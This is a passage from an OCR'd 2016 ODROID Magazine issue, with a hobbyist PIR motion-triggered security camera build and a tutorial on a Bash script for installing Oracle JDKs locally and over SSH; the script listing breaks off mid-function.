Synergy for ODROID • WEP Security • Baby NAP cloud • Install Java


ODROID Magazine

Year Three
Issue #30
June 2016

TOUCHSCREEN *Table*

A complete guide to building your own personalized ODROID-XU4 tilt table

- Quickly setup your Samba server
- Learn how to calibrate your oCam lenses



What we stand for.

We strive to symbolize the edge of technology,
future, youth, humanity, and engineering.

Our philosophy is based on Developers.
And our efforts to keep close relationships with
developers around the world.

For that, you can always count on having the quality
and sophistication that is the hallmark of our products.

Simple, modern and distinctive.
So you can have the best to accomplish
everything you can dream of.

HARDKERNEL

Pollin ELECTRONIC

We are now shipping the ODROID-U3 device to EU countries! Come and visit our online store to shop!

Address: Max-Pollin-Straße 1
85104 Pförring Germany

Telephone & Fax
phone: +49 (0) 8403 / 920-920
email: service@pollin.de

Our ODROID products can be found at
http://bit.ly/1tXPXwe

EDITORIAL

ODROIDs are the wave of the future, and this month's feature article highlights something that will probably be common in every household soon: a touchscreen table! Built with a large touch-activated monitor on a tilt base, it allows a high degree of interactivity with a media device that combines the intuitive interface of a tablet with the large media format of a flat screen TV. Steven walks us through creating one from scratch with an ODROID-XU4.

Adrian also continues his popular security series with a focus on WEP Security, Jussi makes Java installation easier with pre-built scripts, and Marian shares his project for monitoring a napping baby. For the gamer in all of us, Tobias reviews several strategy games available for the ODROID platform, and Jeremy introduces a new website that showcases his software ports.

Now that the oCAM has been available for several months, ODROIDians have been using it in some fantastic projects. Brian teaches us how to calibrate the camera properly, and Jerome details an easy weekend project for setting up a low-cost security system.

ODROID Magazine, published monthly at http://magazine.odroid.com, is your source for all things ODROIDian.
Hard Kernel, Ltd. • 704 Anyang K-Center, Gwanyang, Dongan, Anyang, Gyeonggi, South Korea, 431-815
Hardkernel manufactures the ODROID family of quad-core development boards and the world's first ARM big.LITTLE single board computer.
For information on submitting articles, contact odroidmagazine@gmail.com, or visit http://bit.ly/1ypImXs.
You can join the growing ODROID community with members from over 135 countries at http://forum.odroid.com.
Explore the new technologies offered by Hardkernel at http://www.hardkernel.com.

HARDKERNEL

OUR AMAZING ODROIDIAN STAFF:

Rob Roy, Chief Editor

I'm a computer programmer in San Francisco, CA, designing and building web applications for local clients on my network cluster of ODROIDs. My primary languages are jQuery, Angular JS and HTML5/CSS3. I also develop prebuilt operating systems, custom kernels and optimized applications for the ODROID platform based on Hardkernel's official releases, for which I have won several Monthly Forum Awards. I use my ODROIDs for a variety of purposes, including media center, web server, application development, workstation, and gaming console. You can check out my 100GB collection of ODROID software, prebuilt kernels and OS images at `http://bit.ly/1fsaXQs`.

Bruno Doiche, Senior Art Editor

Bruno thinks that he is in 2011, as he just recently bought a fresh copy of skyrim to play on his old Playstation3. He is really fond of the kind of "still not vintage gaming, but really a bargain"that he is finding at the discount bins at his hometown gaming stores. Of course, his friends are playing with their shiniest and newest games, but our fearless Editor doesn't mind. After all his true passion lies in tweaking his ODROIDs and not spending too much time grinding RPGs.

Manuel Adamuz, Spanish Editor

I am 31 years old and live in Seville, Spain, and was born in Granada. I am married to a wonderful woman and have a child. A few years ago I worked as a computer technician and programmer, but my current job is related to quality management and information technology: ISO 9001, ISO 27001, and ISO 20000. I am passionate about computer science, especially microcomputers such as the ODROID and Raspberry Pi. I love experimenting with these computers. My wife says I'm crazy because I just think of ODROIDs! My other great hobby is mountain biking, and I occasionally participate in semi-professional competitions.

Nicole Scott, Art Editor

Nicole is a Digital Strategist and Transmedia Producer specializing in online optimization and inbound marketing strategies, social media management, and media production for print, web, video, and film. Managing multiple accounts with agencies and filmmakers, from web design and programming, Analytics and Adwords, to video editing and DVD authoring, Nicole helps clients with the all aspects of online visibility. Nicole owns anODROID-U2, and a number of ODROID-U3's and looks forward to using the latest technologies for both personal and business endeavors. Nicole's web site can be found at http://www.nicolecscott.com.

James LeFevour, Art Editor

I'm a Digital Media Specialist who is also enjoying freelance work in social network marketing and website administration. The more I learn about ODROID capabilities, the more excited I am to try new things I'm learning about. Being a transplant to San Diego from the Midwest, I am still quite enamored with many aspects that I think most West Coast people take for granted. I live with my lovely wife and our adorable pet rabbit; the latter keeps my books and computer equipment in constant peril, the former consoles me when said peril manifests.

Andrew Ruggeri, Assistant Editor

I am a Biomedical Systems engineer located in New England currently working in the Aerospace industry. An 8-bit 68HC11 microcontroller and assembly code are what got me interested in embedded systems. Nowadays, most projects I do are in C and C++, or high-level languages such as C# and Java. For many projects, I use ODROID boards, but I still try to use 8bit controllers whenever I can (I'm an ATMEL fan). Apart from electronics, I'm an analog analogue photography and film development geek who enjoys trying to speak foreign languages.


Venkat Bommakanti, Assistant Editor

I'm a computer enthusiast from the San Francisco Bay Area in California. I try to incorporate many of my interests into single board computer projects, such as hardware tinkering, metal and woodworking, reusing salvaged materials, software development, and creating audiophile music recordings. I enjoy learning something new all the time, and try to share my joy and enthusiasm with the community.

Josh Sherman, Assistant Editor

I'm from the New York area, and volunteer my time as a writer and editor for ODROID Magazine. I tinker with computers of all shapes and sizes: tearing apart tablets, turning Raspberry Pis into PlayStations, and experimenting with ODROIDs and other SoCs. I love getting into the nitty gritty in order to learn more, and enjoy teaching others by writing stories and guides about Linux, ARM, and other fun experimental projects.

INDEX



SECURITY CAMERA

A GREAT WEEKEND PROJECT

by Jerome Hittle (@tindel)

A fun way to dip yourself into the realms of micro controlling your ODROID. Definitely try this at home!

Recently I decided to build a Passive (Pyroelectric) InfraRed (PIR) security camera using a variety of off-the-shelf components. One of the requirements was to use a good Single Board Computer (SBC) for the video processing function. I had used microcontrollers for several years in various projects, but they don't offer enough horsepower to process video. After some research, I quickly settled on the ODROID-C1+. Unlike some of the competing SBCs, this is a powerful system which includes a graphics processor that can record 720p video easily. It also offers a Gigabit Ethernet port capable of transferring this video data onto a server elsewhere.

Setup

The setup is pretty simplistic. It includes:

- **The ODROID-CI+ with a PSU and boot media like an eMMC, connected to an old HD webcam that I've used in the past on an old computer,**
- **An optional LED to indicate trip status,**
- **A PIR sensor like the HC-SR501) to sense occupancy in a desired location, and**
- **A network connection, which is preferably wired for maximum throughput, but if that is not possible, use a USB b/g/n wireless dongle instead.**


The source code and an elaborate startup guide is available in the ODROID-C1+ forum at http://bit.ly/1U8h0zo. The code is written exclusively in C, as it is a language that I am very familiar with. The code is basically split into two sections, where the first section covers the camera control API, and the second section of the code covers the logic where the PIR sensor triggers the video recording start.

Function

On the movement of a subject, the PIR sensor sends an interrupt to the ODROID-C1+. The PIR sensor status changes value at this point, and indicates that an infrared movement event has occurred. At this point the GTK UVC view starts up and records 30 seconds of video. The recording duration is configurable in the software. After the video is recorded locally, the software moves the video to a mounted drive which could be on a server on the same network, a remote DNS server, or another location of choice.

The PIR sensor has two adjustment knobs that determine when the status pin goes low. The first is sensitivity and the second is persistence. Sensitivity is how big or small of a movement you want the sensor to try to pick up. You probably don't want a small creature like a squirrel to trigger the sensor, but may want a child to trigger it. Therefore, this is a pretty important adjustment. Persistence, on the other hand, is a measure of how long you wish the sensor to remain triggered. These adjustments can be tweaked until you are satisfied with the results. The optional GPIO LED is very helpful in setting the trigger sensitivity and hold-time.

After getting things running just right in my living room and being able to reliably record people entering and leaving my front door for a few days, I knew I was ready to get the device near the window to record people walking by my townhouse. I noticed that the device was triggering occasionally, but not recording any movement of people outside. After a little research, I found that PIR motion detectors cannot



Block Diagram

sense movement through typical glass. It also appears that my dog was triggering the sensor as it breathed on the glass while looking out the window.


I had some ideas as to how to address the issues. My first thought was to mount everything in a waterproof enclosure, but it seemed like its implementation would be time consuming and costly. Then, I considered mounting just the PIR sensor in a waterproof housing and running the wire under the window, then placing it between the window and screen. This appeared to be a viable option, with slightly less time and cost.


However, finally I figured out an easy and inexpensive solution using a motion sensor. My father uses a motion sensor to sense when someone walks up to his front door. The devices are sold at Harbor Freight in the US (http://bit.ly/20oSSuj). While the PIR sensor I mentioned earlier creates false triggers, trips accidentally, and has no adjustment knobs to tune, I found this motion sensor to be adequate. You may find more robust and more expensive motion sensors elsewhere through your own research.

Functionally, everything operates as it did before, with the exception that when the PIR sensor senses movement, it wirelessly communicates with the ODROID-C1+ in order to start video recording. To accomplish this task, the receiver hardware

Motion detector and alarm device

Wireless PIR Based Security Camera






Block diagram of wireless motion detector and alarm works


must be hacked to provide the status indicator to the ODROID. As a hardware engineer, this is where the fun really starts for me. Almost every suitable device on the planet works on 5V and/or 3.3V. Also, I noticed that three LEDs flash during detection and a speaker outputs an audible alarm when the motion detector transmits motion status. With this information in hand, I probed to find the right nodes in the receiver circuit to send the ODROID-C1+.

I removed the receiver circuit board from the housing and tried to determine how to power the board. The receiver is powered by three C type batteries. Typically, three C type batteries put out 4.5V to 5V, depending on change capacity. I replaced the battery connections with a connection to the 5V on the ODROID-C1+, which is the same 5V that I put on the standalone PIR sensor in Figure 2. Then, I probed around for the motion detector line. One of the best places to start looking for this line is on bare pads on the board. The manufacture uses these pads during production line testing to automatically test the unit to see that the unit performs as expected under controlled conditions. Sure enough, there was one pad that has a 2.5V pulse at about 1 sec. Intervals, as detailed in Figures 6 and 7. It's important to note that the ODROID-C1+ uses 3.3V logic, and the input pin

Pin on the board




Oscilloscope Plot of the 3.3V signal



only drives to about 2.5V. This could be a problem, but I have found that the 2.5V is adequate to drive a logic high to the GPIO pin on the ODROID without error.

Picture of the indoor configuration



Picture of the outdoor configuration


Ultimately, this is a pretty easy project that allows the user to secure sections of their home. It took me a few weekends to write the code and assemble everything. I'm guessing that a day or two would be required for most people to do this project, and maybe a few more days to tweak their devices for their application. The hardest part, by far, will be for a novice to determine where the 3.3V pulse is located on the circuit board receiver. An oscilloscope is handy, but any voltmeter should be fast enough to show 3.3V and 0V readings every 1 sec. or so.

For comments, questions, or suggestions,
Please visit the original thread at `http://bit.ly/1U8h0zo`.

JAVA INSTALLATION SCRIPT FOR DEVELOPERS

THE PERFECT FIX FOR ALL OF YOUR CUP OF JAVA NEEDS

by Jussi Opas



Sometimes you need to install multiple copies of Java

Casual users of Java-based programs need a JRE (Java Runtime Environment) installed in their computers in order to run the programs. However, to develop Java programs, a JDK (Java Development Kit) is also needed. Mature Linux images like Hardkernel's official Ubuntu or the Debian based Game Station Turbo already have Oracle's Java pre-installed, and using the apt-get command takes care of updating the Java virtual machine when new versions are released.

If Java isn't already installed, then the easiest means to do so is to use the oracle-java8-installer package. However, a developer may need to install different versions of Java on the same machine, since some applications may need version 7 instead of the latest version 8 of Java. Additionally, a developer may want to verify his software against an early access version of Java 9. Installation of a JDK is not a big deal for a seasoned Java developer by manually typing commands. When installations are made repeatedly onto several computers and into various Linux distributions, it is worthwhile to automate the Java installation using scripts. Moreover, new Java versions are published frequently whenever security patched versions are released.

As a developer, after installing Java many times manually, I decided to write an own script for doing repetitive installations. In this article, I will show how to use a BASH script on a Linux computer both locally and remotely, which allows Java to be installed automatically and consistently.

Overview

The installation instructions that one usually follows require that the Java JDK or JRE tar file is uncompressed into some folder that is visible to the entire system for all users. Then, one must manually edit /etc/profile file to set environment variables and update the alternatives system of Linux, as detailed at http://bit.ly/1Ua9dmB, http://bit.ly/1QuThEK and http://bit.ly/2191giy.

Usually, I install Java into the /usr/local/java/ directory, but installation could be made elsewhere too, like the /opt/java/ folder. A Java tar file can be extracted directly in the destination folder, but a more robust means is to do the extraction into the /tmp folder, and then move the extracted folder into the intended destination. The command line interface (CLI) must also be informed about the location of Java,

which is done by editing the PATH, JAVA_HOME and JRE_HOME environment variables. This can be easily done on Linux file system by adding a file called java_path.sh into /etc/profile.d/ folder for setting the Java related environment variables. This file is executed each time during the boot process. Administrative (sudo) rights are needed for installing into /usr/local/java folder, and the correct file type tar.gz must be used. Finally, the installation must be verified.

Script recipe

The tasks of a local installation script are enumerated in the list below:

Check sudo or root rights
Check the input jdk is tar compressed
Check installation folder, create if missing
Extract jdk within /tmp
Update environment variables
Update alternatives
Write log
Verify the installation

The first task is to inspect that the script is executed with sudo rights. Next, the input JDK file must be a legitimate tar file. Then, the destination folder must either exist or it must be created by the script. The extraction of the JDK is best done in the /tmp folder. After extraction, it can be moved to the intended destination. The environment variables JAVA_HOME, JRE_HOME and PATH must be updated and exported to the CLI by adding a specialized script into /etc/profile.d/java_path.sh. The file must have execution rights. The file is executed during every boot and ensures that correct environment variables are set. Then, the Linux alternatives system must be informed about the recent installation. Logs are also written into the /tmp/install-java.log file. The update of the alternatives system makes sure that the current terminal session will refer to the desired Java installation. The installation is inspected by checking that java -version and javac -version commands give the same version identifier as a result. This check for a non-zero content in the $? variable will fail if a JDK for the wrong architecture has been downloaded, for example, if an arm64 or i586 JDK has been downloaded and installed instead of an ARM32 JDK.

Usage

One must first download the JDK or JRE tar files from the Internet. For example, to download the Oracle Java packages, visit http://bit.ly/1lO1FSV. At the time of this article, the most recent Oracle JDK for ARM computers is version 8u91. When downloaded with a web browser, a JDK is by default saved to the ~/Downloads directory. Here we assume that the user's scripts are stored in the ~/scripts folder on the client computer. The name of the script is install-java.sh. Two parameters can be given: the JDK to be installed and an optional destination folder. Installation can be initiated with the following commands:

```
$ sudo ~/scripts/install-java.sh ~/Downloads/jdk-8u91*
$ directory /usr/local/java/jdk1.8.0_91 version 1.8.0_91 OK
```

The script verifies that user is either root or a sudo user, then makes basic checks that the JDK file is an appropriate package with a file extension of tar.gz. Files with an rpm extension are not accepted.

The /tmp/install-java.log file contains log information about the installation. Typically, it appears as follows:

```
installation date=Thu Apr 21 23:37:52 EEST 2016
date drwxr-xr-x 8 root root      280 04-21 23:37 jdk1.8.0_91
ID=ubuntu
ID_LIKE=debian
JAVA_HOME=/usr/local/java/jdk1.8.0_91
```

If installation fails, and inspection of the log file does not give a reason for failure, then better inspection means must be used. If one suspects that the script may have a bug, then the script must be audited. A bash script can be run verbosely with -x option, see below:

```
$ sudo bash -x ~/scripts/install-java.sh ~/Downloads/jdk-8u91-linux-
arm32-vfp-hflt.tar.gz
```

To install into another directory, a second parameter can be given. For example, to install into /opt directory, the following command could be used, which will results in Java being installed into the /opt/java/jdk1.8.0_91 directory:

```
$ sudo ~/scripts/install-java.sh ~/Downloads/jdk-8u91-linux-arm32-vfp-
hflt.tar.gz /opt
```

Remote installation

Script installation makes it possible to install new Java version remotely. The script and JDK can be copied into remote computer with the following commands:

```
$ scp jdk-8u91-linux-arm32-vfp-hflt.tar.gz user@serverip:/home/user/
$ scp ~/scripts/install-java.sh user@serverip:/home/user/
```

The user@serverip is the address of your user computer, such as odroid@192.168.0.115. Installation can then be made via SSH with the following command:

```
$ ssh user@serverip "cd /home/user; sudo -S ./install-java.sh jdk-8u91-
linux-arm32-vfp-hflt.tar.gz"
```

Note that with SSH, several shell commands can be given by using semicolon as delimiter. Sudo rights are needed to execute the installation script, therefore the -S option is used in the sudo command. The JDK to be installed is named with a wildcard as jdk*. Finally, the jdk* and installation script can be removed:

```
$ ssh user@serverip "rm install-java.sh; rm jdk-8u91-linux-arm32-vfp-hflt.
tar.gz"
```

The disadvantage of the above process is that one must give the user password for each scp and SSH command. The last installation command requires it twice, once for the SSH login and another time for the sudo command that is needed to enable running of the installation script.

Automation

To overcome this, one can generate private and public ssh keys, as described at http://do.co/1sUHGrL. Keys can be generated on client computer and then public key copied onto the server as follows:

```
$ ssh-keygen -t rsa
$ ssh-copy-id user@serverip
```

The user password must be given when this last command is issued. After this, one can SSH into the server without giving a user password. This can be tested by issuing the ssh login:

```
$ ssh user@serverip
```

After this, one is able to execute the scp and SSH commands without retyping a password. However, the password step is not completely bypassed, since one must still give the sudo user's password for enabling installation with root or sudo rights. The most straightforward mean to bypass that is to enable access for the root user via SSH.

To do this, one must set PermitRootLogin yes in the /etc/ssh/sshd_config file of the target server. The command "sudo service ssh restart" must be issued on the server. Then, the public key must be sent to the root of the server from the client using "ssh-copy-id root@serverip". After that, copying with scp and installation with SSH becomes possible without giving the root password.

```
$ scp ~/scripts/install-java.sh root@serverip:/opt/
$ scp ~/Downloads/jdk-8u91-linux-arm32-vfp-hflt.tar.gz root@serverip:/opt/
$ ssh root@serverip "cd /opt; ./install-java.sh jdk-8u91-linux-arm32-vfp-
hflt.tar.gz"
$ ssh root@serverip "cd /opt; rm install-java.sh; rm jdk-8u91-linux-
arm32-vfp-hflt.tar.gz"
```

The above commands could be saved to a script that takes two parameters: serverip and the jdk filename. Let's so that by creating a script with the name automatic.sh with the following content:

```
#!/bin/bash
IP=$1
FILE=$2
JDK=`basename $2`
scp ~/scripts/install-java.sh root@$IP:/opt/
scp $FILE root@$IP:/opt/
ssh root@$IP "cd /opt; ./install-java.sh $JDK"
ssh root@$IP "cd /opt; rm install-java.sh; rm $JDK"
```

After making the automatic.sh file executable, remote installation can be invoked with one command:

```
$ ~/scripts/automatic.sh serverip ~/Downloads/jdk-8u91-linux-arm32-vfp-
hflt.tar.gz
```

At this point, full remote automation has been enabled. This process is safe within a LAN, where only the system administrator has access to the client maintenance computer.

Environment variables

Pathmunge is a PATH editing method that is familiar from CentOS and similar distributions. The purpose of pathmunging is to add new items into PATH, if they still do not exist in there. When the installation script writes the /etc/profile.d/java_path.sh file, it uses pathmunging. The script must be created or updated during installation. The content of the file is shown below:

```
#!/bin/bash
mypathmungeafter() {
    if [[ ! "$PATH" =~ .*"$1".* ]] # add $1 into PATH if is not there yet
    then
        PATH=$PATH:$1/bin
    fi
}
#
JAVA_HOME=/usr/local/java/jdk1.8.0_91
JRE_HOME=$JAVA_HOME/jre
mypathmungeafter $JAVA_HOME
mypathmungeafter $JRE_HOME
export JAVA_HOME
export JRE_HOME
export PATH
unset -f mypathmungeafter
```

Script Implementation

The ~/scripts/install-java.sh script source code is as follows:

```
#!/bin/bash

main() {
  LOGFILE=/tmp/install-java.log
  inspect_must_be_sudo $1 $2
}

inspect_must_be_sudo() {
  if [ "$(whoami)" != "root" ]; then
     echo "This command must be run as root, or with sudo."
     exit 1
  fi
  inspect_legal_jar $1 $2
}

inspect_legal_jar() {
  if [[ $# -eq 0 ]] ; then
    echo "A tar file must be given as parameter."
    exit 1
  fi
```

```
  if [ ! -e $1 ]
  then
    echo "The file $1 does not exist"
    exit 1
  fi
  if [ -d $1 ]
  then
    echo "The file $1 must be a tar file, not a directory."
    exit 1
  fi
  if [[ ! $1 == *.tar.gz ]]
  then
    echo "The file $1 must end with .tar.gz suffix."
    exit 1
  fi
  set_java_holder_directory $1 $2
}

set_java_holder_directory() {
  if [[ $# -eq 2 ]] ; then
    if [ -d $2 ] ; then
      HOLDERDIR=$2
    else
      echo "The destination directory $2 does not exist"
      exit 1
    fi
  else
    # default directory is used
    HOLDERDIR="/usr/local"
  fi
  if [ ! -d $HOLDERDIR ]; then
    mkdir $HOLDERDIR
  fi
  JAVADIR="$HOLDERDIR/java"
  if [ ! -d $JAVADIR ]; then
    mkdir $JAVADIR
    chmod 0755 $JAVADIR
  fi
  extract_jar_file_in_tmp_directory $1
}

extract_jar_file_in_tmp_directory() {
  CURRENT=.
  TAR_FILE=$1
  # must be root or have sudo rights to do the following
  TMP_DIR=`mktemp -d`
  cp $TAR_FILE $TMP_DIR/
  cd $TMP_DIR
  tar zxf $TAR_FILE --no-same-owner
  TMP_DIRECTORIES=`ls -t -l --time-style=iso $TMP_DIR | egrep '^d'`
  echo installation date=`date` >> $LOGFILE
```

```
  echo "date $TMP_DIRECTORIES" >> $LOGFILE
  ID=$(cat /etc/os-release | grep ^ID= | awk -F= '{print $2}')
  echo "ID=$ID" >> $LOGFILE
  ID_LIKE=$(cat /etc/os-release | grep ^ID_LIKE= | awk -F= '{print $2}')
  echo "ID_LIKE=$ID_LIKE" >> $LOGFILE
  CREATED_DIRECTORIES=`ls -t -l --time-style=iso $TMP_DIR | egrep '^d' |
awk '{print $NF}'`
  # "ls -t -l"  = get a directory listing
  # "| egrep '^d'"    = pipe to egrep and select only the directories
  # "| awk '{print $NF}'" = pipe the result to awk and print only the
last field
  CREATED=`echo $CREATED_DIRECTORIES | awk '{print $1}'`
  inspect_exe_and_java_versions $TMP_DIR/$CREATED/bin/
  exit_if_error
  move_to_destination $1
}

move_to_destination() {
  cd $JAVADIR
  DESTINATION=$JAVADIR/$CREATED
